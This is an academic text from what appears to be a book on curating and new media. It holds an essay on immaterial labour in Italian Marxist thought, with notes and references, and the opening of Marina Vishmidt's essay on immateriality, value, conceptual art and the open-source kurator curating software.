The concept of 'immaterial labour' has been central in this work of indexing. In as much as such a concept addresses the transformations undergone by labour in its post-industrial mode, it will be introduced here as a way to think through some of the themes discussed in this book: the decomposition of models of aesthetic production which relied on stable notions of the author, the work and the public; the crisis of spaces such as the museum or the gallery and figures such as the curator; and the challenges of a new mode of aesthetic production which operates through the semi-autonomous power of automated cybernetic systems - logarithms, algorithms and networks.

The introduction of a Marxist debate about labour in a context that deals with art is not meant to be reductive of 'art' to 'work'. On the contrary, the concept of immaterial labour challenges not only the modern emphasis on art as an autonomous sphere of existence, but also work as the only domain of economic relations and political struggle. I will thus focus on the genealogy of the notion

of ‘immaterial labour’, outline some of its key traits and speculate about how we might deploy this field of thinking to conceptualise the politics of aesthetic production and distribution within open systems. In doing so, I will draw mostly on the work of contemporary Italian Marxist thinkers, and in particular on recent work by Maurizio Lazzarato, Christian Marazzi and Paolo Virno.¹

Immaterial labour is a Marxist concept that aims at a redefinition of labour in the age of the general intellect - the age where the production of value is dependent on a socialised labour power organised in assemblages of humans and machines exceeding the spaces and times designated as ‘work’.² The notion of the ‘general intellect’ is the starting point for a reflection on the changes undergone by living labour and the production of surplus value in a context characterised by the saturation of mass markets. The overall tendency is identified in an expansion of the market for ‘information-rich’ commodities, which are not destroyed in the act of consumption but which persist and reverberate as events able to transform the sensorial basis of subjectivity - whereby subjective experience is seen as constituted mainly at the level of sense and sensibility. In this sense, the commodity in the age of the general intellect tends to become more akin to a work of art rather than a ‘material’ commodity.

It is important to highlight the fact that ‘immaterial labour’ is not intended as a sociological description of a new class formation. On the contrary, in the spirit of Marx’s formulation of the concept of class, it is intended as a political concept able to actively respond to the social transformations undergone by subjectivity in what have been called post-industrial, post-Fordist or network societies (Lazzarato 1997). As a concept, thus, it is a way of thinking outside the socialist obsession with work as the only political category worth thinking with, while at the same time by-passing some of the impasses that a general focus on signification and representation might cause in thinking the political dimension of postmodernity.³

This production of subjectivity, as Felix Guattari argued, is neither exclusively

signifying nor determined by an economic instance but it mobilises automated and autonomic processes involving non-linguistic and a-signifying semiotics. 'Considering subjectivity from the point of view of its production does not imply any return to traditional systems of binary determination - material infrastructure/ideological superstructure. The various semiotic registers that combine to engender subjectivity do not maintain obligatory hierarchical relations fixed for all time... Subjectivity is in fact plural and polyphonic... It recognizes no dominant or determinant instance guiding all other forms according to a univocal causality.' (1995: 1)

The genealogy of the concept of immaterial labour is thus Marxist and is an innovative development of Marx's notion of the 'general intellect' as described in the *Grundrisse*, in a section entitled 'Fragment on Machines' (1973). As summarized by Paolo Virno (1996), Marx identifies a future where increasingly the production of value resides not simply in the appropriation of the time of the worker, defined by units of time, but in scientific knowledge incarnated in the system of machines; and in a mass intellectuality understood as a living articulation of such machines. In the *Grundrisse*, Marx explicitly states that in the capitalist mode of production, the source of wealth is no longer the immediate work of the individual, but a general productivity of the social body - dispersed through technologies and human bodies, connected in new, shifting assemblages (the general intellect). In this context, the creation of wealth no longer depends on the working time narrowly defined, but coincides with the whole time of life. From the point of view of the evolution of the general intellect, it is the whole of social life - from child rearing to new forms of sexuality, from making music or videos on one's home computer to watching TV, from inventing new ways of dressing to making up a new way of speaking - that produces wealth. This is a socialised wealth, which cannot be measured by money but resides in the intensive value of relations, affections, modes of expressions, and forms of life. In this sense, the intrinsic drive of capital to look for cheaper labour can be interpreted as a strategy of formal subsumption - a strategy, that is, that relies on the incorporation of geopolitical regions which have been formed outside

the capitalist mode of production. However, in Marxist terms once the formal subsumption of pre-capitalist pockets is exhausted, we enter the age of 'real subsumption' - a qualitatively new phase in the evolution of capital, whereby the latter must reinvent itself in order to survive.⁴ The rush to cheapest labor in fact cannot counteract an overall drive to maximize profit by automation and by focusing on the identification of social needs and desires which exist in a virtual state - that is as potential future consumers markets. These needs, desires and relations are produced immanently, socially and cannot be measured through the notion of productivity of working hours. Thus, economists such as Christian Marazzi have challenged the ways in which notions such as wealth and productivity are measured by economic science. In 'post-material' economies, the primary matters are 'knowledge, intelligence, cognitive-immaterial qualities activated all along the productive processes'. This productivity cannot be measured either through the working hour or through the abstraction of exchange value: 'the quantity of [working] time can be the same... but in the same unit of measure we find lived historical subjectivities which are totally different. We can say that the ONE, the unit of measure, hides a difference, a multiplicity' (Marazzi 1999: 67).

However, this situation has not created the conditions for a liberation of life from work: on the contrary, the paradox of immaterial labor in the age of the general intellect, is that the production of value increasingly takes place in what was supposed to be 'liberated time' and in 'free action', in as much as at least in late capitalist societies, this liberated, intensive time is the force that drives innovation in the information economy. 'It is society as a whole that produces, creates and innovates, but it is only here [in the information economy] that the realization of surplus value becomes visible, it is only here that one commands, organizes and captures this social surplus value' and creates the conditions for its accumulation in the form of property (Lazzarato 1997: 92).

Thus we can say, that within this interpretation of Marxism, the source of value is not only the alienated surplus labour of the individual worker, but also a more indeterminate activity which captures and re-combines features of aesthetic

experience and artistic experimentation - an engagement with the world which produces new ways of seeing and feeling, which brings the future into the present, which invests and transforms singular and common experiences and, like artistic production, does not distinguish between working time and free time. In a sense, we might say that productivity starts before one even goes to work and cannot be measured according to traditional criteria. Immaterial labour, in fact, is described as that which produces a relation, that which transforms subjectivity, and that which works as a process punctuated by singular moments named events. Immaterial, then, does not mean 'less than material' and is not something 'new' in the sense that it is related to the emergence of the informational commodity, but literally refers to what Gilles Deleuze and Michel Foucault among others called the 'incorporeal' (Deleuze 1990). If mind and body are two expressions of the same substance, but considered from two different perspectives, the incorporeal refers to the plane of events and transformations that affect the mind but also double up and interfere with the processes of composition affecting the relations among bodies and their modifications.⁵

Thus the immaterial does not exist in a space that is exclusively psychological. What is expressed on this immaterial/incorporeal plane is not an 'ideological evaluation, but rather an incentive, a prompt to assume a form of living, a way of desiring, having a body, communicating'. An immaterial commodity, to follow Lazzarato, is first of all an 'event, that is an encounter and a twofold one, which happens twice: one time it meets the soul, the other the body. It is a bifurcation of divergent series' (Lazzarato 2003). Immaterial production helps us to see how the postmodern emphasis on signification completely underestimated the power of this other mode of communicating, which is not so much about constructing the world through shared meanings, as about an excess of the world in relation to signification, opening up to the powers of the incorporeal or the leibnizian 'non-empirical sensible' - where the sensible indicates the exuberance of small sensations with relation to the sphere of self-reflection'. For Virno, 'the singular perceives more than apprehends, one is crowded by signals and impressions which do not refer to the synthesis of a self-conscious subject' (1995: 116).

This is a controversial point within Italian Marxism: is the emergence of this socialised production, no longer based on the extraction of surplus value from time as measure, the point where the potential emerges for a full emancipation of the social from the capitalist structure of the wage/work relation? If this is so, how can this new autonomy of a social that tends to liberate itself from the model of 'work' produce a new radical extension of social welfare - a welfare that does not lead to uneven accumulation of profit or control in the hands of the few at the expense of the many? What about the role of desire in determining different actualisations of this potential?

On the one hand, then, the full realisation of the potential inherent in this new recombinant form of production - simultaneously social, artistic, scientific and technical - is not guaranteed in advance by the intrinsic 'goodness' of the many as opposed to the few. Immaterial production, in as much as it addresses the incorporeal, mobilises relations between sense and sensibility which can be put at the service of accumulation and social control. It thus presents us with the challenge of a kind of generalised return of identity formations and social dynamics that are both archaic and futuristic, mystical and technological, paranoid and schizoid at the same time. These processes are by definition unstable: they can always veer off in unpredictable directions and thus they imply an active effort to invent new spatio-temporal political arrangements - which are not accumulative, reproductive and stratified, but dissipative, productive and open.

On the other hand, the emergence of this socialised production does not only imply a liberation from work. However, this situation has not created the conditions for a liberation of life from work: on the contrary, the paradox of immaterial labour in the age of the general intellect, is that the production of value increasingly takes place in what was supposed to be 'liberated time' and in 'free action' but also a mutation and intensification of exploitation. Maurizio Lazzarato, for example, remarks how immaterial labour is subject to more intensive forms of control as implied by the 'management mandate to be

‘active, that is to become subjects of communication’ (1996: 135). In the world of work, the new autonomous worker can always turn into the precarious worker subjected to archaic relations of ‘servitude’ to his/her boss, while the potential inherent in a symbiotic relation with the machine can always be turned into an exhausting form of machinic enslavement.

Immaterial labour is thus a bit of a paradox, in as much as it expresses the moment where the productive qualities of this instrumental action that used to be work, something performed by workers, literally is freed up in order to become something that is no longer work, something that feels more like Art, albeit a reconfigured art suited to the age of the cybernetic machine. This mode also signals the emergence of new machines of control and subjectification which reimpose hierarchical relations at the service of social reproduction and the production of surplus value. These are movements which turn qualitative, intensive differences into quantitative relations of exchange and equivalence; which enclose the open and dissipative potential of cultural production into new differential hierarchies; which accumulate the rewards for work carried out by larger social assemblages; which exorcise the perceived threat of nonlinear movement by imposing a kind of hyper-disciplinarian cybernetic control.

Immaterial labour, in fact, is not immune to new diagrams of control, on the contrary. As the experience of the digital economy and network culture demonstrate, such diagrams work by reimposing centres and hierarchical distinctions against a much larger background of continuous variation (as the work on scale free networks demonstrate); by preemptively assigning objectives, outcomes and deadlines against the uneven temporality of processes of autonomous organisation which do not always follow their rhythm (as in the software industry); by channeling desire to prop up identities against the threat of dissipation (as in movements such as evangelical and nationalist blogs); by policing the rights of property against the indiscipline of nonlinear circulation (as in the legal wars against peer-to-peer systems).

What we are dealing with is not a dialectical opposition, but the schizophrenic coexistence of a bifurcation, of diverging tendencies that tend to resonate and interfere. This bifurcation does not produce a simple clash of two distinct and differentiated modes of production, one free and the other controlled, but messy local assemblages and compositions, subjective and machinic, characterised by different types of psychic investments, that cannot be the objects of normative, pre-made political judgments, but which need to be thought anew again and again, each time, in specific, dynamic compositions (Parisi & Fuller 2004).

In this sense the figure of an immaterial labour force organised in open systems allows us to think more concretely about the dynamics of such processes of bifurcation, resonance and interference between the corporeal and the incorporeal, the material and the immaterial, dissipation and accumulation, and auto-organisation and control. Open cybernetic networks, as a specific instantiation of the dynamics of open systems, show a tendency to constitute a singular field of interaction that is not enclosed by limits which separate it from the Outside, but is radically exposed to it from all sides. Contrary to what early discussions of cyberspace pointed out, in the open network the outside is everywhere and keeps flooding in as if in a cascade of waves (Terranova 2004). Open cybernetic networks are radically open to the Outside, that is, they are relentlessly traversed by a flow of matter that is informationally compressed in logarithms, organised by algorithmic code and modulated by technical machines. The open network is thus more than a collective space, where collaborations between individual actors take place through the mediation of technical machines at the service of the production of value. On the contrary, it is a space of permutations radically open to the Outside - to the intensive temporalities which underlie the real time of networked, global communication, to the fabric of incorporeal events and corporeal modifications, to the creative destruction unleashed by the real-time, stratified, global interplay of the technological, the social and the cultural. There is no outside, not even the outside of aesthetic experience in relation to the world of production or that of open modes of organisation as outside the world of closed institutions - because the outside is everywhere. ◊

NOTES:

1. On contemporary Italian Marxist thought see Paolo Virno & Michael Hardt (eds.) (1996); and Saree Makdisi, Cesare Casarino & Rebecca E. Karl (1996). Both texts offer useful introductions to the post-Gramscian turn in Italian Marxism, which took as its main point of reference the 'minor' Marx of the *Grundrisse* rather than Marx's main work in *Capital*.
2. The concept of the general intellect is developed by Marx in the section on the machine (1973). See also Paolo Virno 'Notes on the general intellect', in Makdisi, Casarino & Karl (1996),
3. An important strand of postmodern theory focused on the question of the signifying value of signs and their importance in determining the social construction of reality. From this perspective, the politics of postmodernism involve an active confrontation with the power of representations to construct a meaningful experience of the world – including the experience of other cultures and identities. See Stuart Hall (1996) and Linda Hutcheon (1989).
4. The notion of 'real subsumption' is crucial to Hardt and Negri's thesis in *Empire* where the difference between formal and real subsumption is repeatedly returned to (2000).
5. Following his work on Baruch Spinoza, Gilles Deleuze was very interested in the notion of a parallelism between mind and body - understood as attributes of a single substance, working simultaneously rather than against each other, as in the Cartesian notion of the two substances (one for the mind/soul; the other for the body). In this sense, every event befalling a body would affect it twice: as body and as mind/soul. Insofar as an event affects a body, it affects it in terms of its relation of composition and decomposition with other bodies, which cause it to pass onto a higher or lower degree of perfection, corresponding to its nature or essence; insofar as an event simultaneously affects a mind, it doubles as an incorporeal event, which operates at the level of sense, and hence, we might add at the level of subjectification, that is, the production of subjective ways of living (see Deleuze 1988 and 1990). From this perspective, every encounter (with a sound or an image for example) happens, so to speak, twice; it moves from one plane to the other simultaneously but not in the same way. It is in the interference between these two planes that the work of subjectivation unfolds.

REFERENCES:

- Gilles Deleuze (1988) *Spinoza: Practical Philosophy*, San Francisco: City Lights Books.
- Gilles Deleuze (1990) *The Logic of Sense* (trans. Mark Lester and Charles Stivale), New York: Columbia University Press.
- Felix Guattari (1995) *Chaosmosis: an ethico-aesthetic paradigm*, Sydney: Power Publications.
- Stuart Hall (1996) *Representation*, London/Oxford: Sage/Oxford University Press.
- Michael Hardt & Antonio Negri (2000) *Empire*, Harvard University Press.
- Linda Hutcheon (1989) *The Politics of Postmodernism*, London: Routledge.
- Maurizio Lazzarato (1997) *Lavoro Immateriale: Forme di vita e produzione di soggettività*, Verona: Ombre Corte Edizioni.
- Maurizio Lazzarato (2003) 'Struggle, Event, Media' in *Makeworlds*, paper #4 <<http://www.makeworlds.org/node/62>>.
- Christian Marazzi (1999) *Il posto dei calzini. La svolta linguistica dell'economia e i suoi effetti sulla politica*, Torino: Bollati Boringhieri.

Karl Marx (1973 [1939]) *Grundrisse*, London: Penguin Books.

Luciana Parisi & Matthew Fuller (2004) 'Luciana Parisi Interview', in *Multitudes* <http://multitudes.samizdat.net/article.php3?id_article=1720>.

Tiziana Terranova (2004) *Network Culture: Politics for the Information Age*, London: Pluto Press.

Paolo Virno & Michael Hardt (eds.) (1996) *Radical Thought In Italy: A Potential Politics*, Minneapolis: University of Minnesota Press.

Paolo Virno (1995) *Parole con le Parole: Poteri e Limiti del Linguaggio*, Roma: Donzelli.

Paolo Virno (1996) 'Notes on the General Intellect', in Saree Makdissi, Cesare Casarino & Rebecca E. Karl (eds) *Marxism Beyond Marxism*, London: Routledge, pp. 265-272.

Marina Vishmidt (2005) 'Precarious Straits', in *Mute: Culture and Politics After the Net*, Issue 29, Winter/Spring, pp. 93-95.

TWILIGHT OF THE WIDGETS: NOTES ON IMMATERIALITY AND VALUE

Marina Vishmidt

- + 'The mixture of work that is considered tedious (e.g. taking the insulation of copper cables or the knitting of small and ugly puppets) and lousy work conditions [...] stirs up discontent.' (group no service 2005: 38)

What maintains the currency of the term 'immateriality' over the last several years, intersecting economics, politics, sociology, philosophy and cultural studies? Perhaps it stems from its resilience as a site of disjuncture, between changes in technologies of production that tend to dynamism, transience, collaboration and independence, and the relatively static systems of command and control of that production. There is also the gap between an intensified social focus on the subjective/experiential and abstractions like the law of value and commodity exchange. Moreover, the difference between a workplace that thrives on cooperation, and a lived social time structured by individual necessity and leisure. The apparent gap between qualities of ephemerality and immobility, be it 'immaterial labour' or the 'de-materialisation of the art object', can only be understood under the sign of capital and its metabolic rhythms. The relation of contradiction between the diffusion of data and the constriction of living possibility emerges as one of inter-dependency - a veritable dialectic, but a restless, shiftless, negative one. A wide and differentiated series of adjustments in the form of commodities and their modes of circulation has taken place; what remains to be seen is the adherence to or deviations from a fixed gradient of value extraction that has not wavered but grown more pervasive over this time.

Abstract subjective potential' was used by Marx to designate the quality of living labour as posing always a potential value. Pursuing this abstract subjective potential into art production, it can be considered a conceptual thread linking transformation in production processes. Whether these allude to 'immaterial labour' or are covered by conceptual art and its contemporary iterations in digital, software, 'media' art in toto (casting aside the media art of film and the great vernacular of PowerPoint presentations), we see the capitalisation of cognitive process and co-operation. Although labour in capital was always defined by its abstract potential to engage in any kind of work made available in order to service its material livelihood (Read 2003b: 10, 66, 89, 91, 135-136) the current integration of what was once deemed peripheral to production - namely affects, social behaviour, ability to process information² - names the abstract as its very axiomatic, with information rather than objects anchoring the exchange relation. But the position of labour in capital remains unchanged. Just so, with 'immateriality' signalling an epochal displacement of value from object to process and symbolic analysis in art production, the position of the artist in the market remains unchanged. It is only the site of value production that shifts, not the conditions of production. Or, rather, we could contend that the sites of value production have expanded rather than shifted - the de-materialisation of the art object has not deterred the appearance of new art objects, but it has added new types of object, immaterial ones. Nor has the allegedly determining instance of immaterial labour done away with all the determinate instances of symbol-poor, graft-rich barely remunerated work performed by the overwhelming part of humanity today. We could also think about a semiotic shift - an art object is delineated as such by its position in a network of economic relations, the art system, not what matter of thing it may or may not constitute, just as labour is labour still so long as there are differentials in income, property and power that fall under the shorthand 'capital' and that systemically operate through subjects. This is even more salient in light of the ongoing infiltration of what were once considered 'factory' - like conditions into the sites of production by convention insulated from the profit imperative - universities and cultural institutions more generally.³ 'Abstract subjective potential', however, is host to more than

the paradox of continued exploitation where all that is solid has melted into silicone. It is also inflected by the problematic of the 'loss of measure' expounded by Antonio Negri (2000 & 2003) in that the law of value is drastically altered or undermined by the absorption of all lived time into productive circuits; 'real subsumption'.⁴

From this it ensues that abstract subjective potential is prone to valorisation at any given moment; thus we can no longer measure time by division into productive work time and reproductive downtime. If so, then all lived time, as a priori productive for capital, is just as eminently ripe for resistance and social transformation. A corrective to this account would have to emphasise that it is less a matter of undifferentiated 'whole of lived time' that rebuts the law of value, than the diffusion of unwaged labour time into the centres of capital accumulation. Social subjects once expected to work contingently, for free and most of all out of natural inclination - the housewife would be paradigmatic here - have had their working conditions prototyped as the standard, with empathetic and personable delivery of marginally waged work extending across the service industries of catering, call centres and culture. Two points need to be made here: one is that the rampant spread of formally precarious employment may be somewhat recent, but that informally precarious and unpaid work was always integral to the 'typical' stable employment cushioned by social guarantees - the welfare state never ceased to count on the angel in the home. Another point would be that the generality of work that calls upon subjective or affective potentials generates drastically unequal conditions of labour according to the symbolic capital, or, put differently, the class character of the role. So a call centre worker and an administrator on a short-term contract in an arts centre, a self-employed proof-reader and a self-employed cleaner, really do have incommensurable experiences, even if their shared 'flexible' employment conditions bear the same equivocal relationship to survival. Also, the law of value has not somehow drifted off the agenda; it has just become more granular (as any glance at a Creative Commons website will manifest) and in this fashion all-embracing.

So how does all the foregoing evoke the contours of curatorial practice in a field of operations manifestly realigned by new technological and conceptual formations in art production and distribution? As a form of mediation, arrangement, communication, a de facto 'immaterial' practice, curation registers the influence of collaboration, distributed production, 'openness', community 'engagement', intervention and contingency, perhaps more strongly than other positions in the art world. These tendencies are even more legible in curation that undertakes to deal with art that is substantively information-based and not traceable to a single authoring subjectivity, like most software and net art. But does this then portend the dissolution of curatorial practice into these forms that it is embracing? Or will it continue to uphold its special function as mediator of an art that is itself purporting to be dissolved into collaborative production? Is the decisive factor the relation to institutions that are governed by differentials of visibility and value that can only legitimate the work of individuals and promote commodities, be they concepts and events, sculptures or souvenirs? In other words, what is the horizon for experimental practice within the axiomatic of capital which culture reproduces and counteracts?

The Struggle Against Unreality Begins

Conceptual art, taken generically as any art practice that took as its premise an engagement with signifying systems, was not simply the displacement of affect and centrality from product to process, which it had in common with any iteration of the avant-garde that departed from the dogma of the autonomous art object. It was the dissolution of the subjective gesture encoded by the visual mark and the inscription of these signs within the sphere of what could be considered art. It thus sought to undermine both the dominion of the aesthetic, the subjective and the economic, as guarantors of the art system, insofar as the art commodity was affixed to the economic. The equivocal legacy in the manufacture of art commodities could be the join between art that negotiates the materiality of information, dematerialising itself in the, and as a, process, and types of economic production described as immaterial. For both, the process is the site of valorisation, rather than product, although in both instances the

residue, or product, may be valorised also. Both are about contingent relational effects and interaction with systems, rather than determined measurements of time and labour, about self-replicating communication models rather than standardised assemblage. Both are about the adequation of perceptual and cognitive mechanisms to a mutable landscape of contexts, protocols and outcomes. And, finally, in both the commodity form is not so much eliminated by process as diffused, over the whole of the relations constituting the productive (and consumptive) process. The evolution of one can even be traced to the ascendancy of the other, in the simple citation of conceptual art as the ‘aesthetic of administration’ (Buchloh 2000: 514-537) - the expansion of the administrative sector being one of the salient indices of transition to a post-industrial era in the West. But just as the tendency to dispense with the art object barely dented the position of art production within the art market and commodity relations more generally, the restructuration from industrial to semiotic labour does not spell the end of work. The obstinate grip of value relations is not that easy to massage. Nor did the idiosyncratic assimilation of the documentation and control devices of ‘informational’ capitalism into art practice as part of its engagement with the ‘everyday’ always serve as a radicalising element. Yet, the destabilisation of art’s sphere of competence that resulted continues to be felt, from the myriad variants of institutional critique to the latter-day trajectories of media arts, media activism, net art, socially engaged practice and relational aesthetics - the resonance of conceptual art is still pervasive and still contentious.

The legitimisation of information-based art and the ‘free labour’ of information-based industries, e.g. coding and gaming, are both predicated on their relationship to the value that they produce in the fields where they are formalised as art or as labour. This insight is rendered somewhat opaquely in analyses that situate the artist as the template of precarious worker, since artists are the social individuals par excellence whose subjective production must find a price in the market. A more trenchant point, perhaps, is the figuration of the artist as ‘just another’ service worker who adds value to the sphere of commodity exchange from which commodity exchange is, at least ceremonially, purged: culture.⁵

It was up to the the un-canonised venture of ‘Maintenance art’⁶ to highlight not only the marginalisation of entropy management from the art institution’s self-presentation, but the maintenance function of art itself, as a mediator of entrenched contradictions. Conceptual approaches to the crossover between art and other kinds of work evoke the ‘abstract subjective potential’ of labour to engage in any activity whatever, that Marx identified as the dividing line between labour in relation to capital and the role of labour in historically prior socio-economic arrangements. In the case of art production, this abstract subjective potential plays out differently according to a number of factors. The degree of institutional mediation, sponsorship, funding schedules, political climates, whether the work is produced collectively or individually, the admixture of three-dimensional and virtual aspects to the work’s production and circulation, the temporalities governing the work, the importance of process, the degree of practitioner/ audience division or participation, the degree of reflexivity inscribed into the work’s production and mediation, the degree to which the work tests the social relations obtaining on or off site, are some of these. Contemporary art positions the curator, or curatorial project, at the nexus of all these considerations.

The assimilation of the once-disruptive insight that art was a function of naming - that anything could be art if framed as such - marked the absorption of the critique of autonomous art (that art had to be self-consciously distinct from other modes of cultural production, or ‘autonomous’ in order to retain any philosophical or political agency) and the critique of that critique (that art was a field of social production traversed by the same contradictions and pressures as other fields). The function of naming, once instigated as a demystifier of art, was quickly converted into fuel for the unproblematic commodity status of art. It was clear that market and institutional logic remained the only arbiters of what constituted an art experience for producers and public/s alike, once the utopian tenets of modernism had either been exposed or suppressed. It was during this erosion of distinctions that the curator, as organiser, interpreter and advocate of disparate and opaque work, assumed a new centrality that had earlier been shadowed by figures such as the eminent collector or the agenda-setting critic.

In recent years, the curator's function has changed to be an instigator of events and catalyst/convenor of practices, a much more central role than the previous 'tastemaking' one, engendering the current mythology of the 'celebrity curator'. If one were to scrutinise this repositioning of the curator in the cultural domain for its correspondences with other fields of production, a parallel would be the recasting of the manager from put-upon functionary to dynamic genie of profit creation and employee inspiration, or the elevation of the consultant (not least in arts administration) as broker of immaterial goods. Another paradigm could be the shift from producer (artist) to manipulator of information and systems (curator). However, in many cases the polarity between the two has become less and less tenable, as artist and curator start to embody a function more than they do a specialisation, taking on different but not fixed roles in a more integrated circuit, that of cultural management, which is also enacted for logistical and programmatic reasons in provisionally independent spaces of practice. This is a phenomenon observed across institutional and self-organised practices, but also most conspicuously in net art, where some boundaries of specialisation are eroded while others are enforced, in the sense that a 'social technology' is only ever as 'social' as the relations it enables and reproduces.

The economics and temporality of net art, software art, database art or any art process that lives online and is formulated through code, presents a distinctive operating environment for the curator of this 'immateriality'.⁷ This sphere of operations lends itself to a more distributed topography of decision-making and evaluation (quick and painless dissemination of work, participatory features, time/space collapse) and enjoins stratification (technological proficiency, broadband internet capacity). There is also an abundance of work, which does not exist exclusively online, but has an online dimension as one of many. This situation has solicited several responses, from traditionally curated net art portals hosted by a major museum like the Whitney (artport) to lightly or non-curated software art repositories such as runme.org, or curatorial projects that actively try to reconfigure curatorial practice in line with the curatorial object, such as the *kurator* software.⁸ Like other curatorial praxes that have

attempted to develop transient, relational methodologies, the *kurator* software is recursive in the sense that the practices and the framing of the practices abide by similar principles - in the main, the organisation of data. Drawing on this affinity between code art and curatorial praxis, the software tries to redevelop curating as a generative experiment in social relations, within an art world that is only beginning to bypass the genteel stultification of curator as the golden alibi of art markets and aesthete-at-large, in liminal contexts such as biennials and independent project spaces.⁹ *kurator* posits 'software curating' as a way to distribute curatorial process over networks of people, including artists and others, outwards from the special domain of an individual. It further suspends the reification of taste by partially automating many of the traditional metiers that distinguish the curator, revisiting the Cagean logic so crucial to the conceptual logic of generative software art. The source code of the programme is freely available under open source licence. The project seems exemplary, then, of current debates about the compatibility of Free Software and open source protocols with cultural production, such as the *Open Congress*¹⁰ event at the Tate Britain, as well as the older debates in conceptual art and relational aesthetics about information and social relations as the material field for art to manoeuvre. Still in its developmental stage (which, in light of its open-source character, stands to be a permanent feature), *kurator* seems to invoke possibilities for the deskilling of an over-determined practice such as curation, turning it into a tendency or contingency; the execution of a programming command as the product of collaborative decision making in some cases and automation in others, rather than a laborious judgement of taste and the discreet glimpse of cultural capital.

But this projection of greater openness, greater and more effective inclusion of more diverse engaged publics, is too schematic an account. The critiques of unreconstructed openness are out there, all stressing that a technologically-led open-source agenda does not take into account structures of domination. These structures would strategically and semiotically delimit its impact on the wider world, but also covertly delimit the effects and perspectives produced

within the cultures prioritising ‘openness’, be it programmers or horizontally organised political activists.¹¹ The reluctance to deduce social relations from technical protocols is particularly apparent in the art context, which has been on and off celebrating and resisting this impulse for much longer than software, or software art, has been around. Consequently, the innovation and potential of a project like *curator* could be located precisely in inhabiting the contradiction concerning any artistic praxis that seeks to include or address the social: it can only maintain its critique of the separation of art and life by virtue of this separation it strives to overcome through critique. If *curator* deploys open source programming technology to distribute the function and de-privilege the figure of the curator as specialised subject of institutional power, the effectiveness of the tactic will constantly be negotiating a certain impasse. This is the impasse between a stated intention of experimenting with the social relations implicit in the curator/artist, institution/public, producer/consumer assemblage and the institutional processes that guarantee support for such experimentation so long as they valorise the authorising institution and do not seriously threaten the sustainability of curation as an institutional practice - free-standing or partially automated as the case may be. However, the assumption that the objective of the *curator* software is to abolish curating by dissolving it in the ‘social field’ is problematic. The naivety of the gesture would be self-cancelling almost from the outset. *curator*, carried to the logical conclusion of its premises, would really be antimatter for curators, since aesthetic judgement can be universal, but not universalised. The commentary also needs hardly be made that the artworld is governed by ‘pay and display’ principles of symbolic and economic valorisation, so software curation, with its attributes of impersonality and/or collective authorship, would make as little headway as artwork that cannot be traced to a commodifiable individual. This has constituted both the problem and the potential of much software art and its relationship to art institutions and the market from the beginning, as much as any perceived technical difficulty or redundancy of display in an artspace.

It might be more appropriate to return to ‘abstract subjective potential’ and

how it unfolds via already existing social automatism of the curatorial function (symbolic manipulation, observation of protocols, networking), where the most concrete and disinterested determinants, e.g. judgements of taste, are rendered at once utterly abstract and utterly interested by the axiom of general exchange. This automatism is reduced to machine readability but then also exponentially augmented by the operations of chance that ultimately draw a line of indistinction between the organisation of the field and the field itself. By displacing the curatorial function from abstract subjective potential to binary code, it reproduces the singular curator as a collective executable. In this way it preserves the curator by exceeding the curator, the perfectly consistent paradox that any art practice grounding its critique in both art-immanent and social terms is structurally bound to enact. With the position of the curator already transformed, or diffused, by the post-institutional critique context, espousing collectivity and instigation rather than mediation as curatorial virtues, the redistribution of the curatorial function over telematic networked systems like the internet leverages that critique at the level of the network, and exhibits the same tension between the productive capacity of collectivity and the pragmatics of control and surveillance. Call it the 'extension of the domain of the struggle',¹² from the institutional to the protocol, to knowledge formations at their most axiomatic.

The System Gives Me Orders and Things Begin To Come To Life

The preceding discussion illustrates some of the contradictory tendencies in the drive to evade centralisation by creating multiple autonomous nodes in a network, and the augmented potential for control produced by the interconnections and internalised by the decentralised nodes. Here we can refer back to the autonomist Marxist theory proposed by Antonio Negri, positing the 'loss of measure' or inapplicability of the law of value characterising earlier modes of capitalist production, once it is 'de-materialised' by the growing centrality of affective and symbolic management in the economy. This is deduced from the concept of 'real subsumption', or the premise that all social production has been brought into the fold of capitalist value extraction without any residue. Thus

'immaterial labour' comes to describe consumption and care work as much as it does the usual referent, computer programming. It follows that if there is no outside from which to mount an attack on 'the system', any site thus subsumed can immanently be a site of contestation. Yet it is just as obvious that this systemic overdetermination incites paralysis, isolated and/or spectacular acts of subversion, more than it does the dynamism of a revolution just around the corner. Loss of measure relays all the signals of infinite possibility, but these are more often scrambled, fading out somewhere in the multiple overlapping modes of subjectification and control. In many of his texts Paolo Virno refers to the 'personalised domination' and return of archaic modes of exerting power in the 'immaterial' workplace, growing out of the intimacy and subjective scope that the 'cognitive' extraction of surplus value entails. The imposition of work becomes ever more naturalised at the level of the subject's psychic organisation, even in the drive to escape imposition named as 'flexibility'. This process is cemented by what is seen as the indiscernibility of life from work, or perhaps the abolition of a separate social/affective/cultural formation known as 'life' when life exists to be put to work. Is the loss of measure, then, impaired by the persistence of value/control - is it then domination that escapes measure? In these circumstances, can the concept of 'loss of measure' enable new formations of solidarity and creation?

Guy Debord's statement that culture is a sphere of social production that both reflects the conditions of its encompassing milieu and prefigures other ones¹³ can be linked with British feminist and Marxist historian Sheila Rowbotham's model of 'prefigurative struggles' (1979). Prefigurative struggles embody but are not circumscribed by the social contradictions that produce them. They can be seen as modes of struggle that are historically situated but project, and try to immanently realise, modes of life that are untimely to their historical context. Both these narratives establish themselves in the Marxist dialectic between the production of subjectivity and the prevalent mode of production as mutually constitutive, with neither overdetermined by the other. This is in dialogue with the priority of singularities, both in the struggle against capitalist order and in

the reconfiguring of that order by capital. Examining the 'loss of measure' in this terrain, the erosion of any criteria of legitimacy for the status of the artwork beyond the operations of the market and the institutions presents a 'loss of measure' that has been taken up in assorted ways, in registers ranging from the traumatic to the parodic to the opportunistic, and one that prepares the ground for a direct negotiation of the universal value form that pervades art like any other activity. Usually, the question of 'criticality' in artworks here becomes a misrecognition of the terms of engagement.¹⁴ The drift of criticality that comes with attaching the term to subject matter, is by now well documented. This drift is duplicated extra-institutionally, with those modalities of media activism and/or socially engaged practice that channel the conditions of production into a reified notion of participation. The category error that art is intrinsically emancipatory because it is a means of self-expression for constituencies that may not have much of a voice in social affairs otherwise, is operating here. The platitude that 'everyone is an artist' is the point where the discourse of criticality and the discourse of therapy entwine and leave the rest of reality untouched.¹⁵ This is art doing the 'immaterial labour' of the job centre. Here the 'loss of measure' is read literally as the cultivation of a boundless creativity that can be adapted to any employment scenario, with the self-exploitation of the entrepreneur filling the vacancy modernist autonomy had left.

